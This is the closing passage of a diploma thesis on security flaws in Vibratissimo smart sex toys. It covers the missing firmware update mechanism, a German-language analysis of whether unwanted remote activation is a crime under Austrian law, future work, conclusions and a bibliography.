Identified vulnerabilities in the hardware and firmware can’t be patched easily. Furthermore, it is not possible to implement new security features via firmware updates.

11.2.4 Risk classification

Table 11.2: Missing Firmware Update Mechanism - Risk

CWE	not applicable
CVSS	not applicable
Base Score	not applicable

11.2.5 Solution

It is not possible to correct this issue in the current smart sex toy generation from Vibratissimo. It is necessary to implement a firmware update feature in a future hardware release of the device.

12 Legal Aspects

One very important aspect of this diploma thesis is the way how those identified vulnerabilities mix in with the current legislature. The focus will be on the valid laws in Austria. Due to the fact that there is no official English translation for the written laws in Austria, the following chapter will be written in German.

12.1 Einleitung

Basierend auf den Schwachstellen aus Kapitel 8 (Ungewollte Befriedigung über das Internet) und 10 (Ungewollte Befriedigung über eine lokale Verbindung), werden in den nachfolgenden Kapiteln folgende Fragestellungen ausdiskutiert:

1. Handelt sich bei dem reinen Ausnutzen der Schwachstellen (Ungewolltes aktivieren der Smarten Sex Toys) um sexuelle Nötigung, laut aktueller österreichischer Gesetzgebung?
2. Handelt sich bei dem reinen Ausnutzen der Schwachstellen (Ungewolltes aktivieren der Smarten Sex Toys) um sexuelle Belästigung, laut aktueller österreichischer Gesetzgebung?
3. Handelt sich bei dem reinen Ausnutzen der Schwachstellen (Ungewolltes aktivieren der Smarten Sex Toys) um Vergewaltigung, laut aktueller österreichischer Gesetzgebung?

Die Ausgangslage dazu bildet ein legitimes Anwendungsszenario des Herstellers, welches im folgenden Absatz deklariert wird. Danach wird basierend auf den gültigen Gesetzen (Strafgesetzbuch) evaluiert, ob es hier zu einer sträflichen Handlung kommt, wenn ein Angreifer diese Schwachstellen ausnützt um eine ungewollte Befriedigung hervor zu rufen. Die konkreten relevanten Paragraphen laut Strafgesetzbuch sind:

- §201 (Vergewaltigung)
- §202 (Nötigung)
- §218 ("Po-Grapsch Paragraph")

12.2 Ausgangsszenario

Eine Person trägt ein smartes Sex Toy am Körper an der jeweiligen vorgesehenen Körperstelle und befindet sich zb in der U-Bahn (Legitimer Anwendungsfall des Herstellers!!!) Ein Angreifer nutzt nun die besagte Schwachstelle aus und führt daher eine sexuelle Handlung gegen den Willen der Person aus. Die Person ist dadurch nicht in der Lage, einen entgegenstehenden Willen zu bilden oder zu äußern.

12.3 Strafgesetzbuch §201

> §201. (1) Wer eine Person mit Gewalt, durch Entziehung der persönlichen Freiheit oder durch Drohung mit gegenwärtiger Gefahr für Leib oder Leben (§89) zur Vornahme oder Duldung des Beischlafes oder einer dem Beischlaf gleichzusetzenden geschlechtlichen Handlung nötigt, ist mit Freiheitsstrafe von sechs Monaten bis zu zehn Jahren zu bestrafen.

12.3.1 Interpretation §201

Es handelt sich vermutlich nicht um eine Vergewaltigung, da es weder zum Freiheitsentzug, noch zu einer direkten Drohung kommt. Der Angreifer wandert lediglich durch die U-Bahn und versucht beliebige Geräte, basierend auf den identifizierten Schwachstellen, einzuschalten.

12.4 Strafgesetzbuch §202

> §202.(1) Wer außer den Fällen des § 201 eine Person mit Gewalt oder durch gefährliche Drohung zur Vornahme oder Duldung einer geschlechtlichen Handlung nötigt, ist mit Freiheitsstrafe von sechs Monaten bis zu fünf Jahren zu bestrafen.
>
> (2) Hat die Tat eine schwere Körperverletzung (§ 84 Abs. 1) oder eine Schwangerschaft der genötigten Person zur Folge oder wird die genötigte Person durch die Tat längere Zeit hindurch in einen qualvollen Zustand versetzt oder in besonderer Weise erniedrigt, so ist der Täter mit Freiheitsstrafe von fünf bis zu fünfzehn Jahren, hat die Tat aber den Tod der genötigten Person zur Folge, mit Freiheitsstrafe von zehn bis zu zwanzig Jahren oder mit lebenslanger Freiheitsstrafe zu bestrafen.

12.4.1 Interpretation §202

Hier gilt selbiges wie bei der Vergewaltigung. Es ist weder eine Drohung, ein Freiheitsentzug, oder Gewalt im Spiel. Somit ist es laut Definition §202 auch keine Nötigung.

12.5 Strafgesetzbuch §218

> §218. (1) Wer eine Person durch eine geschlechtliche Handlung 1. an ihr oder 2. vor ihr unter Umständen, unter denen dies geeignet ist, berechtigtes Ärgernis zu erregen, belästigt, ist, wenn die Tat nicht nach einer anderen Bestimmung mit strengerer Strafe bedroht ist, mit Freiheitsstrafe bis zu sechs Monaten oder mit Geldstrafe bis zu 360 Tagessätzen zu bestrafen. (2) Ebenso ist zu bestrafen, wer öffentlich und unter Umständen, unter denen sein Verhalten geeignet ist, durch unmittelbare Wahrnehmung berechtigtes Ärgernis zu erregen, eine geschlechtliche Handlung vornimmt. (3) Im Falle des Abs. 1 ist der Täter nur mit Ermächtigung der belästigten Person zu verfolgen.

12.5.1 Interpretation §218

Dieser Paragraph ist etwas „gröber“ definiert und Abs. 1 Z1 könnte in diesem Fall schlagend sein. Es handelt sich definitiv um eine geschlechtliche Handlung an einer Person. Die Frage ist nun wie diese geschlechtliche Handlung definiert ist. Hierzu wurde nachfolgend der Kommentar zum §218 in der Fassung von 01.06.2016 konsultiert.

12.6 Offizieller Kommentar zum §218

12.6.1 Interpretation des offiziellen Kommentars zum §218

> Geschütztes Rechtsgut ist nicht „das Scham- und Sittlichkeitsgefühl der Allgemeinheit“ (EBRV 1971, 366), sondern das Interesse des Einzelnen, nicht ungewollt mit geschlechtlichen Handlungen oder sexualbezogenen Berührungen konfrontiert zu werden. Die Bestimmung dient also dem Schutz gegen in die Selbstbestimmungsfreiheit eingreifende qualifizierte Belästigungen auf sexuellem Gebiet.

Eine „Ungewollte geschlechtliche Handlungen“ –> trifft definitiv zu. Es stellt sich nun die Frage, ob es sich um eine qualifizierte Belästigung handelt, oder nicht.

> Nicht zuletzt aufgrund einer durch den zu AZ 15 Os 194/98, 15 Os 83/99 und 15 Os 49/00 behandelten Fall ausgelösten Medienkampagne (Hosny S hatte Brigitte P im Gedränge der U-Bahn mit [vorerst fraglicher] Gewalt an den Brüsten und im Genitalbereich betastet) sowie korrespondierend zu mehrfachen auf Arbeitsverhältnisse bezogenen nationalen und internationalen gleichbehandlungs- und zivilrechtlichen Regulativen (vgl EBRV StRÄG 2004, 309 BlgNR 22. GP 28) entschloss sich der Gesetzgeber, auch die (gewaltfreie) sexuelle Belästigung unter strafrechtliche Sanktion zu stellen

Gewaltfreie sexuelle Belästigung könnte hier schlagend werden. Das Beispiel mit der U-Bahn im Kommentar deckt sich im Prinzip mit dem Ausgangsszenario. Der einzige feine Unterschied ist, dass der Angreifer nicht direkt physisch in der Nähe der Person sein muss.

> Unter „geschlechtlicher Handlung“ versteht man nicht bloß flüchtige sexualbezogene Berührungen der zur unmittelbaren Geschlechtssphäre gehörigen, somit dem männlichen oder weiblichen Körper spezifisch eigentümlichen Körperpartien des Opfers oder des Täters mit dem Körper der jeweils anderen Person (hierzu näher § 202 Rz 9 ff). Aber auch sexualbezogene Selbstberührungen oder solche mittels eines Gegenstands

Da laut diesem Kommentar eine sexuelle Handlung auch die Berührung mit einem Gegenstand eine geschlechtliche Handlung darstellt wäre die ungewollte Befriedigung mit einem verwundbaren Sexspielzeug ein Tatbestand. Ein weiterer Faktor der hier natürlich bedacht werden muss ist, wie eine Berührung definiert ist. Das Spielzeug selbst wurde von dem „Opfer“ selbst angelegt, in dem Vertrauen, dass es nur von bestimmten ausgewählten Personen gesteuert werden kann. Dem Angreifer ist es nun jedoch möglich den Gegenstand missbräuchlich zu nutzen um eine geschlechtliche Handlung herbeizuführen. Hier muss man sich die Frage stellen, ob der Gegenstand bereits am Körper ohne böswillige Absicht sein kann und erst später durch den Angreifer missbräuchlich verwendet werden kann, oder ob der Angreifer den Gegenstand selbst mitbringen muss, damit es laut diesem Kommentar eine geschlechtliche Handlung darstellt.

> Es muss sich um eine unzumutbare, sozial störende Rechtsgutbeeinträchtigung im Intimbereich handeln.

Am Beispiel U-Bahn: Es wäre für das Opfer schwierig sich in der Ubahn zu entblößen und das Spielzeug zu entfernen. Es besteht nun die Wahl zwischen „über sich ergehen lassen“, oder das Spielzeug zu entfernen. Da beides unzumutbar ist, wäre dieses Kommentar wieder zutreffend.

> Wesen der Belästigung ist, dass die Konfrontation mit der geschlechtlichen Handlung für das Opfer in der betreffenden Situation unerwünscht ist (JAB StRÄG 2004, 309 BlgNR 22. GP 3). Dies ist dann der Fall, wenn die belästigte Person die sexualbezogene Handlung des Täters erkennt und diese bei ihr zu einer negativen Gefühlsempfindung von einigem Gewicht, etwa Schrecken, Ekel und Ärger oder Angst vor weitergehenden Übergriffen, führt. Erregung von Verwunderung genügt nicht

Hier ist der Satz „Konfrontation mit der geschlechtlichen Handlung für das Opfer in der betreffenden Situation unerwünscht ist“ ausschlaggebend. Am Beispiel Ubahn wäre die Situation mehr als unerwünscht.

> Die geschlechtliche Handlung wird nur dann öffentlich begangen (Abs 2), wenn sie unmittelbar von einem größeren Personenkreis wahrgenommen werden kann (§ 69). Gefordert wird mithin, dass ca 10 Personen (Richtwert) diese unmittelbar (vornehmlich visuell) sinnlich erfassen können. Sukzessive Wahrnehmbarkeit (etwa eines Onaniervorgangs durch Passanten, SSt 55/53) genügt zwar, nicht aber, dass die geschlechtliche Handlung erst nachher durch Erzählungen oder etwa Abspielen eines betreffenden Filmes etc einem größeren Personenkreis zur Kenntnis gelangt.

Am Beispiel Ubahn würde es sich auch hier definitiv um eine öffentliche Handlung handeln. Besonders erschwerend kommt hier noch hinzu, dass der Hersteller explizit mit dem Anwendungsszenario (Ubahn, Restaurant) wirbt.

> Die Berührung muss intensiv sein, also über einen bloß flüchtigen Körperkontakt hinausgehen, somit – auch hier nicht exakt in Sekunden messbar – nach den Umständen des Einzelfalls (vgl Rz 19/6) neben einer einige Sekunden übersteigenden Zeitspanne (14 Os 1/05 m lässt einige Sekunden für „nicht bloß flüchtig“ genügen), auch eine gewisse Präzision und Zielsicherheit (EBRV StRÄG 2015, 39) aufweisen. Mit welchem Körperteil des Täters die Berührung vorgenommen wird, ist ohne Bedeutung. In der Regel wird es eine solche mittels Händen sein, aber auch eine mit Gegenständen erfüllt den Tatbestand (vgl Rz 5). Je nach Kleidung des Opfers (Bikini oder Schianzug) wird auch etwa der Druck oder die Bewegung des Berührenden an Intensität zunehmen müssen, um tatbildlich zu sein. Entgegen den Materialien (EBRV StRÄG 2015, 39) mangelt es einem bloßen „Klaps“ (wenn auch schneller, doch bewusster Griff) an die Gesäßbacke gerade an der erforderlichen Intensität.

Die Defintion der Intensität ist hier weitgestreut, da jedoch auch Gegenstände zählen und sich das Spielzeug definitiv in der Geschlechtsspähre des Opfers befindet sollte der Tatbestand ebenfalls gegeben sein.

12.6.2 Conclusio

Basierend auf den nachfolgend genannten Fakten handelt es sich um eine unerwünschte öffentliche Belästigung durch geschlechtliche Handlung (Am Szenaro UBahn):

- Eine geschlechtliche Handlung kann auch durch Gegenstände erfolgen
- Die Handlung als solches ist definitiv unerwünscht

13 Future Work

Due to the fact that one product already produced a large amount of vulnerabilities, there was not enough time left to test the other proposed devices in detail. Only automated tests were conducted, which revealed only minor vulnerabilities. Based on the fact that the vulnerabilities revealed in the Vibratissimo product line were that numerous and disastrous, the chances a are high that there are also very critical vulnerabilities in the other products. This should be verified in future tests. To get more details about the hardware and especially the firmware it is also necessary to extract and analyse the firmware as those tests were also not conducted due to time constraints. Furthermore, it would be quite interesting to expand the test device list.

14 Conclusion

As every niche in the internet, the internet of dongs is not a safe haven. Just by picking a few random smart sex toys major vulnerabilities were revealed, which are not only technically interesting but also data privacy wise. There was a potential huge amount of leaked data and a lot of ignorance from the manufacturers, resulting in unnecessary discussions instead of fast and proper fixes in soft- and hardware. As this project was at first a little bit laughed at, the results show that it is more than necessary to conduct security reviews and penetration tests even on products nobody thought about.

List of Figures

List of Tables

Bibliography

[1] S. Hessel, “"my friend cayla" - eine nach § 90 tkg verbotene sendeanlage?” website, 01 2017. [Online]. Available: http://www.jurpc.de/jurpc/show?id=20170013

[2] U. Food and D. Administration, “Firmware update to address cybersecurity vulnerabilities identified in abbott’s (formerly st. jude medical’s) implantable cardiac pacemakers: Fda safety communication,” Online, August 2017. [Online]. Available: https://www.fda.gov/MedicalDevices/Safety/AlertsandNotices/ucm573669.htm

[3] S. C. Matthias Frank, “Internet of babies – when baby monitors fail to be smart,” Online, February 2018. [Online]. Available: https://www.sec-consult.com/en/blog/2018/02/internet-of-babies-when-baby-monitors-fail-to-be-smart/index.html

[4] C. P. Mayer, “Security and privacy challenges in the internet of things,” *Electronic Communications of the EASST*, vol. 17, 2009.

[5] K. Zhao and L. Ge, “A survey on the internet of things security,” in *Computational Intelligence and Security (CIS), 2013 9th International Conference on*. IEEE, 2013, pp. 663–667.

[6] Y. Chahid, M. Benabdellah, and A. Azizi, “Internet of things security,” in *Wireless Technologies, Embedded and Intelligent Systems (WITS), 2017 International Conference on*. IEEE, 2017, pp. 1–6.

[7] R. H. Weber, “Internet of things–new security and privacy challenges,” *Computer law & security review*, vol. 26, no. 1, pp. 23–30, 2010.

[8] H. Suo, J. Wan, C. Zou, and J. Liu, “Security in the internet of things: a review,” in *Computer Science and Electronics Engineering (ICCSEE), 2012 international conference on*, vol. 3. IEEE, 2012, pp. 648–651.

[9] R. Roman, J. Zhou, and J. Lopez, “On the features and challenges of security and privacy in distributed internet of things,” *Computer Networks*, vol. 57, no. 10, pp. 2266–2279, 2013.

[10] M. Abomhara *et al.*, “Cyber security and the internet of things: vulnerabilities, threats, intruders and attacks,” *Journal of Cyber Security and Mobility*, vol. 4, no. 1, pp. 65–88, 2015.

[11] L. Atzori, A. Iera, and G. Morabito, “The internet of things: A survey,” *Computer networks*, vol. 54, no. 15, pp. 2787–2805, 2010.

[12] J. Romkey, “Toast of the iot: the 1990 interop internet toaster,” *IEEE Consumer Electronics Magazine*, vol. 6, no. 1, pp. 116–119, 2017.

[13] K. Ashton *et al.*, “That ‘internet of things’ thing,” *RFID journal*, vol. 22, no. 7, pp. 97–114, 2009.

[14] N. Gershenfeld, *When Things Start to Think.* New York, NY, USA: Henry Holt and Co., Inc., 1999.

[15] D. Rose, *Enchanted Objects: Design, Human Desire, and the Internet of Things.* Scribner, 2014. [Online]. Available: https://books.google.at/books?id=PkH6AwAAQBAJ

[16] N. Herzberg, “Iot and the 6 categories of connected things,” Online, May 2017. [Online]. Available: http://www.digitalistmag.com/iot/2017/05/02/iot-6-categories-of-connected-things-05060901

[17] T. H. Nelson, *Computer Lib/Dream Machines.* Sausalito, California: Mindful Press, 1976.

[18] Various, Online, 2001. [Online]. Available: https://en.wikipedia.org/wiki/Full_disclosure_(computer_security)

[19] M. S. Steve Christey, Chris Wysopal, “Responsible vulnerability disclosure process draft-christey-wysopal-vuln-disclosure-00.txt,” Online, 02 2002. [Online]. Available: http://tools.ietf.org/html/draft-christey-wysopal-vuln-disclosure-00

[20] S. C. V. Lab, “Responsible disclosure policy,” PDF, 03 2016.

[21] B. für Sicherheit in der Informationstechnik, “Sicherheit von webanwendungen - maßnahmenkatalog und best practices,” Online, 01 2006. [Online]. Available: https://www.bsi.bund.de/DE/Publikationen/Studien/Websec/index_htm.html

[22] ——, “Bsi-standards zur internet-sicherheit (isi-reihe),” Online, 2011. [Online]. Available: https://www.bsi.bund.de/DE/Themen/StandardsKriterien/ISi-Reihe/ISi-Reihe_node.html

[23] ——, “It-grundschutz-kataloge,” Online, 01 2016. [Online]. Available: https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/itgrundschutzkataloge_node.html

[24] M. Corporation, “Common weakness enumeration,” Online, 11 2017. [Online]. Available: https://cwe.mitre.org

[25] ISECOM, “Open source security testing methodology manual,” Online, 10 2012. [Online]. Available: http://www.isecom.org/mirror/OSSTMM.3.pdf

[26] OWASP, “Application security verification standard 3.0,” Online, 09 2015. [Online]. Available: https://www.owasp.org/images/6/67/OWASPApplicationSecurityVerificationStandard3.0.pdf

[27] ——, “Owasp top 10,” Online, 2017. [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[28] W. A. S. Consortium, “Various,” Online, 2018. [Online]. Available: http://www.webappsec.org

[29] A. A. et. al, “Mobile-security-framework-mobsf,” Online, 2018. [Online]. Available: https://github.com/MobSF/Mobile-Security-Framework-MobSF

[30] S. C. Stefan Viehböck, “House of keys: 9 months later… 40Sep. 2016. [Online]. Available: https://sec-consult.com/en/blog/2016/09/house-of-keys-9-months-later-40-worse/index.html

[31] V. GmbH, “Vibratissimo website,” Online. [Online]. Available: https://www.vibratissimo.com

[32] “Magic motion website,” Online. [Online]. Available: http://www.magicsmotion.com/Flamingo/

[33] Realov, “Realov website,” Online. [Online]. Available: http://www.realov.com/prodetail.aspx?PID=674

[34] A. Houghton, “dsstore,” Online, Dec. 2016. [Online]. Available: https://pypi.python.org/pypi/ds_store/1.1.0

[35] M. Corporation, “Cve details,” Online, 2018. [Online]. Available: https://www.cvedetails.com/vendor/784/Phpmyadmin.html

[36] E. Bauman, Y. Lu, and Z. Lin, “Half a century of practice: Who is still storing plaintext passwords?” in *Information Security Practice and Experience*. Springer, 2015, pp. 253–267.

[37] OWASP, “Cross-site scripting (xss),” Online, Mar. 2018. [Online]. Available: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

[38] B. S. Matthew Bon, “A basic introduction to ble security,” Online, Oct. 2016. [Online]. Available: https://eewiki.net/display/Wireless/A+Basic+Introduction+to+BLE+

Security#ABasicIntroductiontoBLESecurity-Appendix3,RelationBetweenPairingMethodsandI/Ocapabilities:

[39] F. C. Commission, “Fcc id 2adar504007, amor gummiwaren gmbh vibratissimo sette 504007,” Online, Feb. 2015. [Online]. Available: https://fccid.io/2ADAR504007